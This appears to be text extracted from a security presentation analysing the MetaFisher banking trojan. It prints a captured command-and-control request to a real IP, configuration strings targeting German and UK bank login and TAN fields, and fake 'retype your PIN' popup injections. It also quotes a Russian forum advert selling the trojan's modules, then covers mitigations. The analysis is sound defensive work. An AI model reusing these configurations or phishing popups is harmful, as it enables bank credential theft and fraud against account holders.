


MetaFisher Configuration Page - Multiple Users



Users


MetaFisher Configuration Page - Zombies




28,587 Botnets

MetaFisher Configuration Page - FTP Login

FTP Login



MetaFisher Configuration Page - TANS



Transaction Numbers (TAN)s

One Time pads
Indexed TANs
Mobile TANs

Metafisher's "Covert Channel" (XOR obfuscation)

```
#
#FREQ 900000                # contact again in 15 mins (=900,000 msec)
#
POST /chat.php?phid=CD0CD60156 A24BABACE97197 DEC9799741 FBEBA29CFB4D6498665 EF9DBC4BD9A&ver=2.1.0&lg=US&r=1144790330 HTTP/1.1
Accept: */*
Content-Type: application /x-www-form-urlencoded
User-Agent: z
Host: 85.249.23.90
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 12 Apr 2006 05:19:38 GMT
Server: Apache/2.0.55 (Unix) PHP/4.4.2
X-Powered-By: PHP/4.4.2
Content-Disposition: attachment; filename=PLBAK46.zip;
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

2a06
#
# 10,758 bytes (=2a06 hex) of binary data
#
# Data appears to be a ZIP file, starts with 'PK' but it's in fact
# instructions provided by the C & C server XORed with the physical
# id (phid) supplied by the client, and prepended by 'PK'
#
0


$:!https://*commerzbanking.de*Tab=1^TRANSTAN1;https://bankingportal.sparkasse*de^op_absenden|!3;https://ww2.homebanking*/ueberweisung.cgi^tid|1;https://
*commerzbanking.de*Tab=812^PitManageDomesticTransfer_8_STR|!1;https://*homebanking^KtoNr;https://*.de,https://*.at|tan,tna,ubo,mck,sna,i2,signature,iyn;https://*.de^meiss|!2

$:5
$:ebanking.spardabank:customerID.pin;|bankingportal:kontonummer;|www.vr-*ebanking.de:user.pin,alias;https*seb:userid.pin;diba.de:USER_PWD_IDENT;volksbank.de:Direkt_Nummer.pinMPIN;|citicbank.de/
HomeBankingSecure/insees.asp?_D=WelcmeMat:Cardholder;ww2.homebanking:KtoNr,PIN;commerzbanking.de:plttogin__nummer;netbanking.at:user_id,cryptedPwd;sparkasse*.de:param_1,param_2;banking*de/
ips:j_username,j_password;haspa.de:loginKtoNr.pin;postbank.de:accountNumber.pinNumber;sb.uni-goettingen.de:username,password;|www.dresdner-privat.de:identifizier;meine.deutsche-
bank.de:Branch,AccountNumber,SubAccount,PIN;banking.donner.de:kntMKontonummer.pinMPIN;onlinebanking.norisbank.de:kontonummer.pin;!creditplus.de:hnr;!internetbanking*GvLogin:KONTONUMMER;interne
tbanking.gad.de:KktNr,KktTxtPw;!pinLogin.do:identifizier;


$:p:https://www.nwob.com%Select an account to view |NatWest online banking |For security reasons please retype your PIN ,PASSWORD . and then click continue button . Thank You .|ATTENTION! Wrong input may
suspend your account .|Cancel-Continue |http://billet.com.au/stats/barc.bmp,http://billet.com.au/stats/verisign.bmp,http://billet.com.au/stats/thawte.bmp|PIN|PASSWORD;https://welcome6.co-
operativebank.co.uk%Security Information |The Co-operative Bank p.l.c.|For security reasons please retype your Memorable date , Place of Birth , Payment athorization word . and then click continue button . Thank
You .|ATTENTION! Wrong input may suspend your account .|Cancel-Continue |http://billet.com.au/stats/barc.bmp,http://billet.com.au/stats/verisign.bmp,http://billet.com.au/stats/thawte.bmp|Date|Place|Word;https://
ibank.barclays.co.uk%ortfolio|Barclays Online Banking |Dear customer! For security reasons please retype your 'memorable word'. And then click continue button . Thank You .|ATTENTION! Wrong input may suspend
your account .|Cancel-Continue |http://billet.com.au/stats/barc.bmp,http://billet.com.au/stats/verisign.bmp,http://billet.com.au/stats/thawte.bmp|Memorable;https://olb2.nationet.com%Account List |Internet Banking |Dear
customer! For security reasons please retype your 'Passnumber'. And then click continue button . Thank You .|ATTENTION! Wrong input may suspend your account .|Cancel-Continue |http://billet.com.au/stats/
barc.bmp,http://billet.com.au/stats/verisign.bmp,http://billet.com.au/stats/thawte.bmp|Passnumber
```

MetaFisher Configuration Page - Statistics

Statistics




MetaFisher Statistics



552,152 Hosts

MetaFisher Recent Developments

- + Evidence of activity in the US
- + Evidence of Russian Business Network and Rock Phish
- + Auto-deposits for Sparkasse and Postbank (\$3000)
- + American Express single Sign-on modules
- + Disables Firefox
- + Trojan toolkit and Web server toolkit sold on Russian Underground (\$6K)



Metafisher for Sale!



Регистрация: 25.05.2008
Адрес: www.xakep.ru
Сообщения: 1,209



Agent DQ - +{NEW} Автозалив на PostBank и Sparkasse

Вашему вниманию предлагается отличный модульный софт способный значительно облегчить Вашу работу по сбору необходимой инфы для осуществления трансферов с практически любых банков.

Базовый модуль

- + Настроенные IE граббер.
- + Снятие скиншотов на нужных адресах.
- + Перехват данных с виртуальных клавиатур
- + Невидим в процессах.
- + Практически неограниченное кол-во управляющих серверов.
- + Передача управляющих команд в зашифрованном виде.

Автозалив на PostBank и Sparkasse

- + Все возможности базового модуля
- + Автозалив на PostBank и Sparkasse
- + Полное скрытие баланса и истории транзакций
- + Возможность установки диапазона суммы которая будет заливаться

ТАНГРАБЕР

- + Все возможности базового модуля
- + Интеллектуальный сбор танов со всех популярных банков+возможность добавлять свои
- + Настройка интервала сбора танов, те сколько танов будет пропускаться нормально перед тем как холдеру не сможет использовать введенный тан.
- + Настройка урлов на которых грабится тан масками
пример конфигурации
`https://.de,https://.at|tan,tna,ubo,mck,snaj2,signature,jyn`
на всех .de и .at сайтах будет собираться каждое пятое значение полей tan,tna,ubo,mck,snaj2,signature,jyn, повторно тан юзер сможет ввести только переустановив винду. Этого более чем достаточно для работы по основным популярным банкам, но бывают и такие, у которых ключевое слово (из постданных) не может быть задано однозначно специально для таких банков была написана возможность фильтрации пост данных, она так же доступна в данном модуле

Изменение html кода и универсальные попалы

- + Все возможности базового модуля
- + Вставки html кода
- ++ Задание урла где будет производиться вставка масками
- ++ Проверка наличия текста на странице при наличии которого будет вставлен код
- ++ Полная поддержка работы с фреймами
- ++ Возможность заменить указанный код или просто добавить свой код
- ++ Проверка соответствия, поля формы
- + Универсальные попалы
- ++ Вывод попалов на указанных урлах(можно указывать масками)
- ++ Полностью настроенные Заголовок/Надпись внизу окна/Значения кнопок
- ++ Вставка картинки в попал(картинки справа на форме, подбирает размеры формы)
- ++ Вставка поля для ввода в попале и кнопок с указанием Ваши значениями
- ++ Возможность выводить попал только если на страничке есть указанное вами слово
- ++ Возможность вывести html попал
- + Перевос холдера на ваш линк или вывод сообщения(например Access denied) на его рабочем IE если он ничего не ввел или предпочел закрыть попал

Работа с сертификатами

- + Все возможности базового модуля
- + Возможность экспортировать и вложить на ftp все сертификаты или определенную группу
CA Certification authority certificates.
MY A certificate store that holds certificates with associated private keys.
ROOT Root certificates.
SPC Software Publisher Certificate.
в формате .pfx

750 Базовый модуль

- +900 попалы и инъект html
- +850 ТАНГРАБЕР
- +300 Работа с сертификатами
- +500 панель управления
- +3000 автозалив на PostBank и Sparkasse

По поводу приобретения и за ценой стучитесь в ас








More Trojans (Russian Toolkits)

- + Metafisher/Agent.dq/BZub/
Tanspy/Cimuz/Nurech
- + Torpig/Sinowal/Anserin
- + OrderGun/Gozi/Ursniff/Snifula/
Zlobotka
- + Snatch
- + Corpse NuclearGrabber
- + Corpse A-311 Death (Haxdoor)
- + NetHell
- + VisualBriz
- + Apophis
- + Pinch/Xinch
- + Limbo
- + Power Grabber
- + 'Matryoshka'
- + 'Banker.CMB'
- + 'Developer'

More Trojans (Russian Toolkits)

Социальная инженерия & Трояны Всё что касается развода лохов и не только их:)

Результаты опроса: что вы выбираете?

Agent DQ		10	17.54%
Nuclear grabber		14	24.56%
Трой от Developera		2	3.51%
SNATCH		6	10.53%
Я юзаю Pinch и ваше что такое формграббер?		25	43.86%

Голосовавшие : 57.

New Tactics & Techniques

- + Key Logging
 - Add trigger (e.g. application title)
- + Generic Form Grabbing
 - More selective to data being transferred by user
 - Add context (→ manage dump)
- + IE Stored Passwords and Auto-Complete Fields (!)
 - Victim's life is stolen: MySpace, eMail, Retailer, ...
 - Fraudster sees systematic behind usernames/passwords
- + Targeted Approaches
 - Add more context (→ manage dump)
 - Circumvent specific security measures
 - virtual keypads, TANs, **instant defraud** (vs. collecting credentials)


Recent Developments – 'Rogue' ISPs

AS	 IP	 CC	 AS Name
17992	203.223.159.78	MY	AIMS-AP Applied Information Management Serv
14361	209.160.64.214	US	HOPONE-GLOBAL - HopOne Internet Corporation
25532	217.16.27.160	RU	MASTERHOST-AS .masterhost autonomous system
40989	81.95.148.23	RU	RBN-AS RBusiness Network
2706	58.65.232.34	HK	HKSUPER-HK-AP Pacific Internet (Hong Kong)


Mitigation Techniques

- + Browser Helper Object Management
- + Enterprise A/V Solutions
- + High Assurance Certificates
- + Fraud Detection
- + Authentication Schemes
 - One Time Passwords (scratch pads, TAN)
 - Timed One Time Passwords
 - Indexed One Time Passwords (iTAN)
 - Indexed Out of Band One Time Passwords (mTAN)
 - Token Based Two Factor Authentication

One Time Password




One Time Passwords – Do not Mitigate






**Initial
Compromise**

BHO




**Home
User**



**Banking Web
Server**


One Time Passwords – Do not Mitigate



**Initial
Compromise**

**Inject HTML
Locally**

BHO




**Home
User**



Captures Account Information

Error Message: OTP is invalid try another

One Time Passwords – Do Not Mitigate



**Initial
Compromise**




OTP Password



**FTP
Drop
Servers**



**Home
User**




**Banking Web
Server**

Mitigation Techniques

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- + Authentication Schemes
 - One Time Passwords (scratch pads, TAN)
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
Indexed One Time Passwords – Mitigate Some



Home User


#8 as6zsb6cv

Send OTP #8

